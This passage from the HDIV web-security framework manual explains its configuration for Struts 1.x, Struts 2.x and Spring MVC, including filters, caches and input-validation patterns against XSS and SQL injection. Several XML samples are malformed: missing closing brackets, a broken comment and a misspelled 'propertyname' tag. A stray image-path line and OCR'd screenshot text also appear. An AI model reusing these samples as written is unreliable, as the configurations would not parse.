- HDIV Parameter Name: The name of the parameter that contains the HDIV state included in all the requests. By default, its name is _HDIV_STATE_ but it is possible to configure it in the *randomName* bean to get a random name for each session user, which decreases the risk of suffering a *Cross Site Request Forgery (CSRF)* attack. The configuration of the *randomName* bean will be this:

```
<bean id="randomName" class="java.lang.Boolean">
        <constructor-arg>
                <value>true</value>
        </constructor-arg>
</bean>
```

Otherwise, if its value is set to *false*, the name of the parameter containing the HDIV state will be constant.

- Init Parameters: Configurable parameters for the user to initialize HDIV in the config bean.

```
<bean id="config" class="org.hdiv.config.HDIVConfig">
```

  - Error page: define JSP file path (without context path name) where the request will be redirect to when it does not pass validation. Accepts regular expressions to define the error page.

```
<property name="errorPage">
      <value>/error.jsp</value>
</property>
```

  - Start pages: by default HDIV only accept requests to actions that have been sent to the client before (within html code). If you try to access an action directly (writing in the browser) you will be redirected to the error page.

    All web applications have a start page or home page that a client has to access directly. This pages are known as userStartPages in HDIV and you must declare them within *userStartPages* init-param (without context path name). Accepts regular expressions to define start pages.

    For example, if your web application home page url is http://www.host.com/webapp-name?home.do, you have to declare "home" parameter on the value:

```
<property name="userStartPages">
      <list>
            <value>/home.do</value>
      </list>
</property>
```

  - Start parameters: As we have explained before HDIV assures server's data and parameters integrity. Consequently, if you make a request with a new parameter that doesn't exist in the html page sent by the server this request will be redirected to the error page.

    In some cases Struts creates new parameters in order to ensure for example two submits with the same form. To avoid that problem Struts automatically creates new parameters (*org.apache.struts.taglib.html.TOKEN*, *org.apache.struts.action.TOKEN*) that aren't created by the developer.

    In consecuence if you don't define them like *userStartParameters* the request will be stopped. As far as we know it's enough if you define this two parameters:

```
<property name="userStartParameters">
    <list>
       <value>org.apache.struts.action.TOKEN</value>
       <value>org.apache.struts.taglib.html.TOKEN</value>
    </list>
</property>
```

Accepts regular expressions to define init parameters, which can be defined as follows:

```
<property name="userStartParameters">
    <list>
       <value>org.apache.struts.*</value>
    </list>
</property>
```

- Parameters that don’t require validation: it is possible to define parameters associated to an action that don’t require HDIV validation. A clear example where this type of parameters are needed are javascript functions.

  Suppose that we want to add *param1* and *param2* parameters associated to *action1* action, and *param1* parameter associated to *action2* action. Configuration will be like this:

```
<property name="paramsWithoutValidation">
      <map>
            <entry key="/action1.do">
                  <list>
                        <value>param1</value>
                        <value>param2</value>
                  </list>
            </entry>
            <entry key="/action2.do">
                  <list>
                        <value>param1</value>
                  </list>
            </entry>

      </map>
</property>
```

  As we can see, for each parameter we must add the associated action in the tag entry and the name of the parameter in the tag value as a part of the list.

  Action names and parameter names can be defined using regular expressions, which allows, for example, not to validate any parameter beginning with *jsParam* for any action which ends with *actionJS.do*:

```
<property name="paramsWithoutValidation">
      <map>
            <entry key="/.*actionJS.do">
                  <list>
                        <value>jsParam.*</value>
                  </list>
            </entry>
      </map>
</property>
```

- Protected extensions: we must define in the *protectedExtensions* property the url extensions we want to protect. We can use regular expressions to define them.

  Suppose that our Struts servlet configuration is as this:

```
<servlet>
   <servlet-name>action</servlet-name>
   <servlet-class>
      org.apache.struts.action.ActionServlet
   </servlet-class>
   …
</servlet>

<servlet-mapping>
   <servlet-name>action</servlet-name>
        <url-pattern>*.do</url-pattern>
</servlet-mapping>
```

  We should configure the *protectedExtensions* property of the *hdiv-config.xml* file with the following value:

```
<property name="protectedExtensions"
      <list>
            <value>.*.do</value>
      </list>
</property>
```

- Validations for editable fields (text/textarea): only when we define generic validations for editable data in HDIV we must define the validations bean.

```
<property name="validations">
      <ref bean="editableParemetersValidations" />
</property>
```

Although there are other properties (*confidentiality, cookiesIntegrity and cookiesConfidentiality*) defined in the *config* bean, we won't explain them because they should not be modified by the user. So, we finish the configuration of the config bean here.

```
</bean>
```

7.1.2.2 applicationContext.xml

- Cache's maximum size: the user can set the maximum number of cacheable states in memory.

  When the maximum cache size is reached, the states that have been in memory for longer are deleted and replaced by the new states of the last visited pages. This can affect to the pages accesed via *back* button in a browser, because some of them may not work as they have been deleted from the cache. So, it is recommended to set a high value for applications where the *back* button is frecuently used.

  Although it is used in all HDIV strategies, it is specially important in Memory and Hash strategies as the states are always stored in the user session.

  It is important to mention that a user's high consume of memory can affect directly the application performance. So it is highly important to measure application performance with different maximum values for the cache.

```
<bean id="cache" class="org.hdiv.session.StateCache"
      singleton="false" init-method="init">

      <propertyname="maxSize">
            <value>500</value>
      </property>
</bean>
```

- Characters maximun size: There is a limitation in GET http requests that doesn't allow requests to have more than a fixed number of bytes. This number limits the HDIV state size that is stored in the client side in the Cipher and Hash strategies.

  In order to avoid this problem, HDIV has a configurable property by the user (*allowedLength*) which indicates the maximum size of characters a state can have to be able to be stored in client's side. If the state size exceeds this number it will be stored in memory using the user session, whatever the strategy is.

  Let's see how to set this property in the *applicationContext.xml* configuration file for cipher and hash strategies.

```
<!—-CIPHER STRATEGY ->
<bean id="dataComposerCipher"
      class="org.hdiv.dataComposer.DataComposerCipher"
      singleton="false" init-method="init">

      <property name="application">
            <ref bean="application"/>
      </property>
      <property name="page">
            <ref bean="page"/>
      </property>
      <property name="encodingUtil">
            <ref bean="encoding"/>
      </property>
      <property name="allowedLength">
            <value>2000</value>
      </property>
      <property name="confidentiality">
            <ref bean="confidentiality"/>
      </property>
</bean>

<!—-HASH STRATEGY ->
<bean id="dataComposerHash"
      class="org.hdiv.dataComposer.DataComposerHash"
      singleton="false" init-method="init">

      <property name="application">
            <ref bean="application"/>
      </property>
      <property name="page">
            <ref bean="page"/>
      </property>
      <property name="encodingUtil">
            <ref bean="encoding"/>
      </property>
      <property name="allowedLength">
            <value>2000</value>
      </property>
      <property name="confidentiality">
            <ref bean="confidentiality"/>
      </property>
</bean>
```

- Multipart requests configuration: it is necessary to set the following parameters correctly for the multipart requests.
    - maxFileSize: The maximum size (in bytes) of a file to be accepted as a file upload. Can be expressed as a number followed by a "K", "M", or "G", which are interpreted to mean kilobytes, megabytes, or gigabytes, respectively. By default value is 250M.

- memFileSize: The maximum size (in bytes) of a file whose contents will be retained in memory after uploading. Files larger than this threshold will be written to some alternative storage medium, typically a hard disk. Can be expressed as a number followed by a "K", "M", or "G", which are interpreted to mean kilobytes, megabytes, or gigabytes, respectively. By default value is 256K.

- tempDir: Temporary working directory to use when processing file uploads.

```
<bean id="multipartConfig"
      class="org.hdiv.config.MultipartConfig">

      <property name="maxFileSize">
            <value>250M</value>
      </property>
      <property name="memFileSize">
            <value>256K</value>
      </property>
      <property name="tempDir">
            <value>c:\tmp</value>
      </property>
</bean>
```

7.1.2.3 struts-config.xml

If we define generic validations for editable data using the *hdiv-validations.xml* file (*see chapter 7.1.2.4 hdiv-validations.xml*) or if our web application makes multipart requests, we must configure the Struts controller to make it use the HDIV request processor and the HDIV request handler.

7.1.2.3.1 Multipart request

Configure the *multipartClass* property with the following value:

```
<controller multipartClass="org.hdiv.upload.HDIVMultipartRequestHandler"
/>
```

With this configuration we will make it possible for multipart request to use HDIV, taking as configuration parameters the ones defined in the *chapter 7.1.2.2.*

If our web application has several modules, we must modify the *struts-config.xml* file corresponding to the module where the file upload is made.

7.1.2.3.2 Editable data validation

Configure the *processorClass* property with the following value:

```
<controller processorClass="org.hdiv.action.HDIVRequestProcessor" />
```

So, if we make editable data validations and our web application contains forms to upload files, the Struts controller configuration will be like this:

```
<controller multipartClass="org.hdiv.upload.HDIVMultipartRequestHandler"
            processorClass="org.hdiv.action.HDIVRequestProcessor" />
```

7.1.2.4 hdiv-validations.xml

As we have seen in chapter 3.1 – HDIV *Introduction* – we can define generic validations for the editable data to avoid *Cross-site scripting (XSS)* or *SQL Injection* attacks.

This kind of validations are optional in HDIV. If they are not defined, the responsability of validating editable data is delegated to the Struts validator. In this case, it is not necessary to add the *hdiv-validations.xml* file to our web application.

7.1.2.4.1 Configuration of validations for editable data

Editable data validations are configured using Spring [6], by setting the *urls* property of the *editableParametersValidations* bean:

```
<bean id="editableParemetersValidations"
      class="org.hdiv.config.HDIVValidations">

          <property name="urls">
              <map>
                  <!--  URLs to which the validations
                        will be applied to  -->
              </map>
         </property>
</bean>
```

We must define (using regular expressions) which validations are applied to which URLs. Validations are defined in a list inside the *list* tag of Spring because **it is posible to apply more than one validation to each request.**

```
<!-- URLs to which the validations will be applied to -->
```

```
<entry key=".*">
      <list>
            <!--  Editable data validations  -->
      <list>
</entry>
```

There are **two types of validations:**

- Must fulfill: the values of the editable parameters must fulfill the defined validation. Otherwise HDIV validation process will not allow the execution of the URL. This type of validations are defined in the *acceptedPattern* property of the validation.

- Must not fulfill: the values of the editable parameters must not fulfill the defined validation. This type of validations are defined in the *rejectedPattern* property of the validation.

Each validation is defined in a Spring bean by setting any identifier as the *id* property and *org.hdiv.validator.Validation* as the *class* property.

```
<!--  Validation of editable fields  -->
```

```
<bean id="userDefinedName" class="org.hdiv.validator.Validation">
```

Validation properties are as follows:

- o ***acceptedPattern:*** it is mandatory if the *rejectedPattern* property has not been defined.
- o ***rejectedPattern:*** it is mandatory if the *acceptedPattern* property has not been defined. It is possible to define both *acceptedPattern* and *rejectedPattern* properties for the same validation.
- o ***ignoreParameters:*** optional.
- o ***componentType:*** optional.

Let's see an example to understand each property:

- o *acceptedPattern:* if the values of the editable parameters of the request don't fulfill the regular expression defined in the *value* tag, HDIV will reject the request.

```
<property name="acceptedPattern">
      <value>[0-9a-z]*</value>
</property>
```

  In this example, only numbers and not capital characters between *a* and *z* will be accepted. If the value of the editable parameter doesn't fulfill this regular expression the request will be rejected by HDIV.

- o *rejectedPattern:* if the values of the editable parameters of the request fulfill the regular expresión defined in the *value* tag, HDIV will reject the request.


```
<property name="rejectedPattern">
      <value><![CDATA[.*javascript.*]]></value>
</property>
```

In this example, if the value of the editable parameter contains the *javascript* word, the request will be rejected by HDIV.

- *ignoreParameters:* list of parameters that will not be validated.

```
<property name="ignoreParameters">
      <list>
            <value>firstName</value>
            <value>lastName</value>
      </list>
</property>
```

In this example, the editable parameters *firstName* and *lastName* will not be validated, which means they will be accepted no matter they value. Let's suppose that we receive a request from this form:


Simple form using ActionForm - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
http://localhost:8080/struts-examples-1.1/prepareSimple.do;jsessionid=4D867F9CC4C03861009F64F506D917F0?_HDIV_STATE_=3-1-10252
Submit
Cancel
fistname
lastname
message

Simple form using ActionForm

Enter information into the fields below. Your entries will be displayed when you Submit the form.
This is just to demonstrate the Struts html tags. The information that you enter is discarded.

* = required field

* What's your first name?: JOHN

* Enter a secret word or phrase: SCOLA

What is your favorite color?: Red

☐ Is that really your favorite color?

How much do you like your chosen color?:
- ○ Actually, I hate it.
- ● Not so much.
- ○ I'm indifferent.
- ○ It's pretty neat.
- ○ I painted my whole house with it.

Enter a message (you may use html tags): THIS is the message ...

Image 7.1 – Simple Form using POST method

This request will be accepted because although we have defined in the *acceptedPattern* that only numbers and not capital letters will be accepted, *firstName* and *lastName* parameters have been configured to be ignored in the validation process. Thus, the only parameter that will be validated is *message*, which fulfills the regular expression defined in the *acceptedPattern* property and so the request is valid.

- *componentType: data type to which the validation will apply to. Posible values are text or textarea.*

```
<property name="componentType">
      <value>text</value>
</property>
```

In this example, validation will be applied only to parameters of type *text* (*textbox*) received in the request, but not to parameters of type *textarea*.

```
</bean>
```

7.1.2.4.2 Error message

If our web application doesn't have any message resource file we must configure the ***struts-config.xml*** file indicating the name and localization of the *MessagesProperties.properties* file that is distributed in the HDIV's *hdiv-core-2.x.jar* library. Configuration will be like this:

```
<!-- ========== Message Resources Definitions ========== -->
<message-resources parameter="MessageResources.properties" />
```

Otherwise, if our web application already uses message resource files, we must add *hdiv.editable.error* and *hdiv.editable.password.error* properties with the following format to all our files:

```
hdiv.editable.error={0} has not allowed characters
hdiv.editable.password.error=password input text has not allowed
characters
```

As it has been mentioned in the 3.1 chapter – *HDIV Introduction* – when the HDIV's editable data validator, using the validations defined in *hdiv-validations.xml*, detects an incorrect value for a parameter, it generates an error that will be managed by the Struts validator. This validator will show the error message in the entry form where the not allowed value has been typed.

The HDIV error handler generates a new object of type *ActionMessage*, or *ActionError* in Struts 1.1, for each validation error. This object contains the key **hdiv.editable.*parameterName*** where *parameterName* is the name of the parameter that doesn´t pass the validation defined in the *hdiv-validations.xml* file. For example, let's suppose that an error happens in the validation process of the *message* data in the request made by the form shown in the *7.1. image*; where the HTML code is as follows:

```
<html xmlns="http://www.w3.org/1999/xhtml" lang="es" xml:lang="es">
<head>
   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
   <title>Simple form using ActionForm</title>
   <link rel="stylesheet" type="text/css" href="../../css/example.css" />
</head>
<body>

<form name="simpleForm" method="post" action="/struts-examples-
1.1/processSimple.do">
   <p>* What's your first name?:<br/>
   <input type="text" name="firstName" maxlength="50" size="40" value="" /></p>

   <p>* Enter your last name:<br/>
   <input type="text" name="lastName" maxlength="50" size="40" value="" /></p>

   <p>What is your favorite color?:<br/>
   <select name="color">
         <option value="1">Red</option>
         <option value="2">Green</option>
         <option value="3">Blue</option>
   </select>
   </p>

   <p><input type="checkbox" name="confirm" value="on" />Is that really your
   favorite color?</p>
   <p>How much do you like your chosen color?:<br />
   <input type="radio" name="rating" value="0" />Actually, I hate it.<br />
   <input type="radio" name="rating" value="1" />Not so much.<br />
   <input type="radio" name="rating" value="2" />I'm indifferent<br />
   <input type="radio" name="rating" value="3" />It's pretty neat<br />
   <input type="radio" name="rating" value="4" />I painted my whole house with
   it.
   </p>

   <p>Enter a message (you may use html tags):<br />
   <textarea name="message" cols="40" rows="6"></textarea>
   </p>

   <input type="hidden" name="hidden" value="0" />
   <hr noshade="noshade" />
   <p>
   <input type="submit" value="Submit" />
   <input type="submit" name="org.apache.struts.taglib.html.CANCEL"
   value="Cancel" onclick="bCancel=true;" />
   </p>
   <input type="hidden" name="_HDIV_STATE_" value="10-2-1173976031875">
</form>
</body>
</html>
```

HDIV will generate a new type of *ActionMessage* (or *ActionError* in Struts 1.1) object with the ***hdiv.editable.message*** key.

Due to this implementation, the HDIV validator for editable fields is not only suitable to be used by the *error* tag of the Struts' HTML library. For example, the *messagesPresent* tag of the Struts' LOGIC library can use as well the *hdiv.editable.[dataName]* property.

```
<logic:messagesPresent property="hdiv.editable.message">
      The input message has not allowed characters
</logic:messagesPresent>
```

7.1.3 Support for other Struts' 1.x components

Beside extending the Struts' basic tag's behaviour, HDIV also provides support for other Struts components.

7.1.3.1 Tiles

The only difference that exists in the integration of Tiles in HDIV, comparing with the Tiles basic configuration, is the controller definition described in the *struts-config.xml* file.

```
<controller processorClass="org.hdiv.tiles.HDIVTilesRequestProcessor" />
```

7.1.3.2 Struts-EL

These are the steps to follow for the Struts-EL installation in HDIV:

7.1.3.2.1 Libraries

- Besides the libraries added in *chapter 7.1.1*, include the following libraries in the web application classpath (in WEB-INF/lib or in the server level classpath):
  - Struts-EL: *struts-el.jar*
  - Java Server Pages Standard Tag Library: *jstl.jar*

- Tag libraries: add the following libraries in the WEB-INF directory of the web application.
  - *hdiv-html-el.tld*
  - *hdiv-logic-el.tld*

7.1.3.2.2 Modify the deployment descriptor in /WEB-INF/web.xml

This configuration must be added in the deployment descriptor:

- Replacement of the references to Struts-EL HTML and Struts-EL Logic TLDs: modify references to Struts-EL HTML and Logic libraries so that they reference HDIV libraries.

```
<taglib>
      <taglib-uri>/WEB-INF/struts-html-el.tld</taglib-uri>
      <taglib-location>/WEB-INF/hdiv-html-el.tld</taglib-
location>
</taglib>
<taglib>
      <taglib-uri>/WEB-INF/struts-logic-el.tld</taglib-uri>
      <taglib-location>/WEB-INF/hdiv-logic-el.tld</taglib-
location>
```

7.2 Struts 2.x

7.2.1 Installation

The HDIV installation process has 3 steps:

7.2.1.1 Libraries

- Include the following libraries in the web application classpath (in WEB-INF/lib or in the server level classpath):
  - HDIV: core library (*hdiv-core-2.x.jar*) and tags library (*hdiv-struts-2.0.x-2.0.x.jar*).
  - Spring: *spring-2.0.1.jar or higher*
  - Commons codec: *commons-codec-1.3.jar*
  - Commons fileupload: *commons-fileupload-1.1.1.jar*
  - Commons io: *commons-io-1.1.jar*

- Tag library: the Struts 2.x tag library comes bundled in *hdiv-struts-2.0.x.jar*. The library descriptor is called *hdiv-tags.tld.*

  To use the tags from this library, add the following directive to the top of your JSP page:

  ```
  <%@ taglib  prefix="form" uri="http://www.hdiv.org/struts2/tags" %>
  ```

  where *form* is the tag name prefix you want to use for the tags from this library.

7.2.1.2 Modify the deployment descriptor in /WEB-INF/web.xml

This configuration must be added in the deployment descriptor:

- Spring's configuration file location:

```
<context-param>
      <param-name>contextConfigLocation</param-name>
      <param-value>
      /WEB-INF/applicationContext.xml,/WEB-INF/hdiv-config.xml
      </param-value>
</context-param>
```

  If validations for editable data have been defined, add the *hdiv-validations.xml* as well.

```
<context-param>
      <param-name>contextConfigLocation</param-name>
      <param-value>
      /WEB-INF/applicationContext.xml,/WEB-INF/hdiv-
      config.xml, /WEB-INF/hdiv-validations.xml
      </param-value>
</context-param>
```

- Add HDIV and Spring initialization listeners.
  - o Spring Listener:

```
<listener>
      <listener-class>
      org.springframework.web.context.ContextLoaderListener
      </listener-class>
</listener>
```

  - o HDIV Listener:
    - WebSphere environment:

```
<listener>
      <listener-class>
      org.hdiv.listener.InitWebSphereListener
      </listener-class>
</listener>
```

    - Not WebSphere environment:

```
<listener>
      <listener-class>
      org.hdiv.listener.InitListener
      </listener-class>
</listener>
```

- Validation filter: define HDIV's validation filter for the extensions of all possible actions and for the JSP pages.

  It is important to define the HDIV filter before the `struts2` filter and the `org.apache.struts2.dispatcher.FilterDispatcher` class in order to guarantee that it is executed before any Struts2 operation.

```
<filter>
      <filter-name>ValidatorFilter</filter-name>
      <filter-class>org.hdiv.filter.ValidatorFilter
      </filter-class>
</filter>

<filter-mapping>
      <filter-name>ValidatorFilter</filter-name>
      <url-pattern>*.action</url-pattern>
</filter-mapping>

<filter-mapping>
      <filter-name>ValidatorFilter</filter-name>
      <url-pattern>*.jsp</url-pattern>
</filter-mapping>
```

  In Struts2 the extension defined by default is ".action". If there are extra extensions added in the *struts.properties* file, they must be added in the *ValidatorFilter* as well. Suppose that we modify the *struts.properties* file to accept the ".do" extension:

```
### You may provide a comma separated list
struts.action.extension=action,do
```

  So we modify the web.xml file adding the following value:

```
<filter-mapping>
      <filter-name>ValidatorFilter</filter-name>
      <url-pattern>*.do</url-pattern>
</filter-mapping>
```

- Struts2 filter: Add the config init parameter to the Struts2 filter with the following value:

```
<filter>
      <filter-name>struts2</filter-name>
      <filter-class>
      org.apache.struts2.dispatcher.FilterDispatcher
      </filter-class>
      <init-param>
            <param-name>config</param-name>
            <param-value>
            hdiv-default.xml,struts-plugin.xml,struts.xml
            </param-value>
      </init-param>
</filter>
```

7.2.1.3 Spring

Add *applicationContext.xml* and *hdiv-config.xml* files in the WEB-INF directory of the web application. If validations for editable data have been defined, add the *hdiv-validations.xml* as well.

7.2.2 Configuration

HDIV configuration is defined in four files:

- *hdiv-config.xml*: HDIV basic configuration for beginner users which will be consumed by Spring [6].
- *applicationContext.xml*: Spring's bean definitions configurables by advanced users with some web application knowledge. This file will be consumed by Spring [6].
- *struts-plugin.xml*: Struts 2 base configuration. In this file there are defined the new classes to use by the Struts 2 core, the new library for Velocity and Freemarker and a new interceptor for the validation of editable data.
- *hdiv-validations.xml:* configuration of editable data validations (text and textarea).

7.2.2.1 hdiv-config.xml

The configuration of the *hdiv-config.xml* file doesn't depend on the Struts version, so we can check the configuration in the *7.1.2.1 chapter - hdiv-config.xml*.

7.2.2.2 applicationContext.xml

The configuration of the *applicationcontext.xml* file doesn't depend on the Struts version, so we can check the configuration in the *7.1.2.2 chapter – applicationcontext.xml*.

7.2.2.3 struts-plugin.xml

struts-default.xml file's extension [5.2] with the HDIV's base configuration. This file is distributed in the HDIV's *hdiv-struts-2.0.x-2.0.x.jar* library, therefore, including the library in the web application classpath, HDIV's new classes to use by the Struts 2 core, the new library for Velocity and Freemarker and a new interceptor for the validation of editable data will be configured.

Result Types *redirect* and *redirect-action* defined by default in *struts-default.xml* have been overwritten in *struts-plugin.xml*, in case we use these type of results (*redirect*, *redirect-action*) by dependency injection. For example:

```
@Result(name="list", value="listPeople.action",
type=ServletRedirectResult.class)
public class EditPersonAction extends ActionSupport {

}
```

we must modify the class defined in the *type* attribute and declare the following types depending on the result type we want to use:

- *redirect*: `type=HDIVServletRedirectResult.class`
- *redirect-action:* `type=HDIVServletActionRedirectResult.class`

7.2.2.4 Editable Data Validation

7.2.2.4.1 Interceptor

To be able to see the errors generated by the HDIV's generic validation for editable data, it is necessary to use the validation interceptor provided by HDIV. It has been added to package *struts-default* defined in *struts-config.xml* file bundled in *hdiv-struts-2.0.x-2.x.x.jar*.

```
<interceptor name="editableValidation"
             class="org.hdiv.interceptor.EditableValidatorInterceptor"
/>
```

So, if our forms require generic validations, we must **add the HDIV interceptor** - `editableValidation` - **to the form action or package**. See *chapter 8.2.1.1 - Validations for editable data*.

7.2.2.4.2 hdiv-validations.xml

The configuration of editable data validations doesn't depend on the Struts version, so we can check the configuration in the *7.1.2.4 chapter – hdiv-validations.xml*.

7.3 Spring MVC

7.3.1 Installation

The HDIV installation process has 3 steps:

7.3.1.1 Libraries

- Include the following libraries in the web application classpath (in WEB-INF/lib or in the server level classpath):
  - HDIV: core library (*hdiv-core-2.x.jar*) and tags library (*hdiv-spring-mvc-2.x-2.x.x.jar*).
  - Spring: *spring-2.0.1.jar or higher*
  - Commons codec: *commons-codec-1.3.jar*
  - Commons fileupload: *commons-fileupload-1.1.1.jar*
  - Commons io: *commons-io-1.1.jar*

- Tag library: the Spring MVC tag library comes bundled in *hdiv-spring-2.x-2.0.x.jar*. The library descriptor is called *hdiv-spring-form.tld.*

  To use the tags from this library, add the following directive to the top of your JSP page:

```
<%@ taglib prefix="form"
           uri="http://www.hdiv.org/spring/tags/form" %>
```

  where *form* is the tag name prefix you want to use for the tags from this library.

7.3.1.2 Modify the deployment descriptor in /WEB-INF/web.xml

This configuration must be added in the deployment descriptor:

- Spring's configuration file location:

```
<context-param>
      <param-name>contextConfigLocation</param-name>
      <param-value>
      /WEB-INF/applicationContext.xml,/WEB-INF/hdiv-config.xml
      </param-value>
</context-param>
```

  If validations for editable data have been defined, add the *hdiv-validations.xml* as well.

```
<context-param>
      <param-name>contextConfigLocation</param-name>
      <param-value>
      /WEB-INF/applicationContext.xml,/WEB-INF/hdiv-
      config.xml, /WEB-INF/hdiv-validations.xml
      </param-value>
</context-param>
```

- Add HDIV and Spring initialization listeners.
  - Spring Listener:

```
<listener>
      <listener-class>
      org.springframework.web.context.ContextLoaderListener
      </listener-class>
</listener>
```

  - HDIV Listener:
    - WebSphere environment:

```
<listener>
      <listener-class>
      org.hdiv.listener.InitWebSphereListener
      </listener-class>
</listener>
```

    - Not WebSphere environment:

```
<listener>
      <listener-class>
      org.hdiv.listener.InitListener
      </listener-class>
</listener>
```

- Validation filter: define HDIV's validation filter for the extensions of all possible actions and for the JSP pages.

```
<filter>
      <filter-name>ValidatorFilter</filter-name>
      <filter-class>
      org.hdiv.filter.ValidatorFilter
      </filter-class>
</filter>

<filter-mapping>
      <filter-name>ValidatorFilter</filter-name>
      <url-pattern>*.htm</url-pattern>
</filter-mapping>

<filter-mapping>
      <filter-name>ValidatorFilter</filter-name>
      <url-pattern>*.jsp</url-pattern>
</filter-mapping>
```

Keep in mind that the same pattern must be defined in the url-pattern attribute of the HDIV's *ValidatorFilter* as in the Spring MVC servlet, which class is `org.springframework.web.servlet.DispatcherServlet`. This way any request directed to the Spring MVC servlet will be preprocessed by the HDIV validation filter.

```
<servlet>
      <servlet-name>hdiv-web-spring-mvc</servlet-name>
      <servlet-class>
      org.springframework.web.servlet.DispatcherServlet
      </servlet-class>
</servlet>

<servlet-mapping>
      <servlet-name>hdiv-web-spring-mvc</servlet-name>
      <url-pattern>*.htm</url-pattern>
</servlet-mapping>
```

7.3.1.3 Spring

Add *applicationContext.xml* and *hdiv-config.xml* files in the WEB-INF directory of the web application. If validations for editable data have been defined, add the *hdiv-validations.xml* as well.

7.3.2 Configuration

HDIV configuration is defined in four files:

- *hdiv-config.xml*: HDIV basic configuration for beginner users which will be consumed by Spring [6].
- *applicationContext.xml*: Spring's bean definitions configurables by advanced users with some web application knowledge. This file will be consumed by Spring [6].
- *hdiv-validations.xml*: configuration of editable data validations (text and textarea).
- *[springMVC-servlet-name]-servlet.xml*: file located in the WEB-INF directory of web application.

7.3.2.1 hdiv-config.xml

The configuration of the *hdiv-config.xml* we can check in the *7.1.2.1 chapter - hdiv-config.xml* - because doesn't depend on the framework, except the *protectedExtensions* property of the *config* bean. If our Spring MVC application uses the HDIV library for JSTL (*hdiv-jstl-taglibs-1.1.x-2.x.x.jar*), we must define in the *protectedExtensions* property the url extensions we want to protect. We can use regular expressions to define them.

Suppose that our application uses the *url* and *redirect* tags of the *hdiv-jstl-taglibs-1.1.x-2.x.x.jar* and that the Spring MVC servlet configuration for our application is as this:

```
<servlet>
   <servlet-name>formtags</servlet-name>
   <servlet-class>org.springframework.web.servlet.DispatcherServlet
   </servlet-class>
</servlet>
<servlet-mapping>
   <servlet-name>formtags</servlet-name>
        <url-pattern>*.htm</url-pattern>
</servlet-mapping>
```

We should configure the *protectedExtensions* property of the *hdiv-config.xml* file with the following value:

```
<property name="protectedExtensions"
      <list>
            <value>.*.htm</value>
      </list>
</property>
```

7.3.2.2 applicationContext.xml

If the web application uses multipart requests, we must configure the HDIV resolver for multipart request. For example:

```
<bean id="multipartResolver"
      class="org.hdiv.web.multipart.HDIVMultipartResolver">

      <property name="maxUploadSize" value="100000"/>
</bean>
```

HDIV's resolver extends *CommonsMultipartResolver*'s behaviour defined in the Spring MVC by using Commons FileUpload [10].

The bean *multipartResolver* provides *maxUploadSize*, *maxInMemorySize*, *defaultEncoding* and *resolveLazily* (to resolve the multipart request lazily at the time of file or parameter access) optional properties as bean properties (inherited from CommonsFileUploadSupport). See respective ServletFileUpload/DiskFileItemFactory properties (sizeMax, sizeThreshold, headerEncoding) for details in terms of defaults and accepted values [10].

The rest of the configuration defined in the *applicationContext.xml* doesn't depend on the framework, so we can check the configuration in the *7.1.2.2 chapter - applicationContext.xml*.

7.3.2.3 hdiv-validations.xml

To be able to see the errors generated by the HDIV's generic validation for editable data, it is necessary to use the validation provided by HDIV: `org.hdiv.web.validator.EditableParameterValidator`.

So, if our forms require generic validations, we must add the HDIV validator - `EditableParameterValidator` - to the list validators for the form.

Let's see an example obtained from the *formtags* application, mentioned in the *chapter 8.3 - formtags for Spring MVC and JSTL*.

```
<bean name="/form.htm"
   class="org.springframework.showcase.formtags.web.FormController">

   <property name="formView" value="form"/>
   <property name="successView" value="redirect:list.htm"/>
   <property name="userManager" ref="userManager"/>
   <property name="validators">
      <list>
        <bean id="editableParameterValidator"
              class="org.hdiv.web.validator.EditableParameterValidat
              or"/>
        <bean id="userValidator"
              class="org.springframework.showcase.formtags.validatio
              n.UserValidator"/>
      </list>
   </property>
</bean>
```

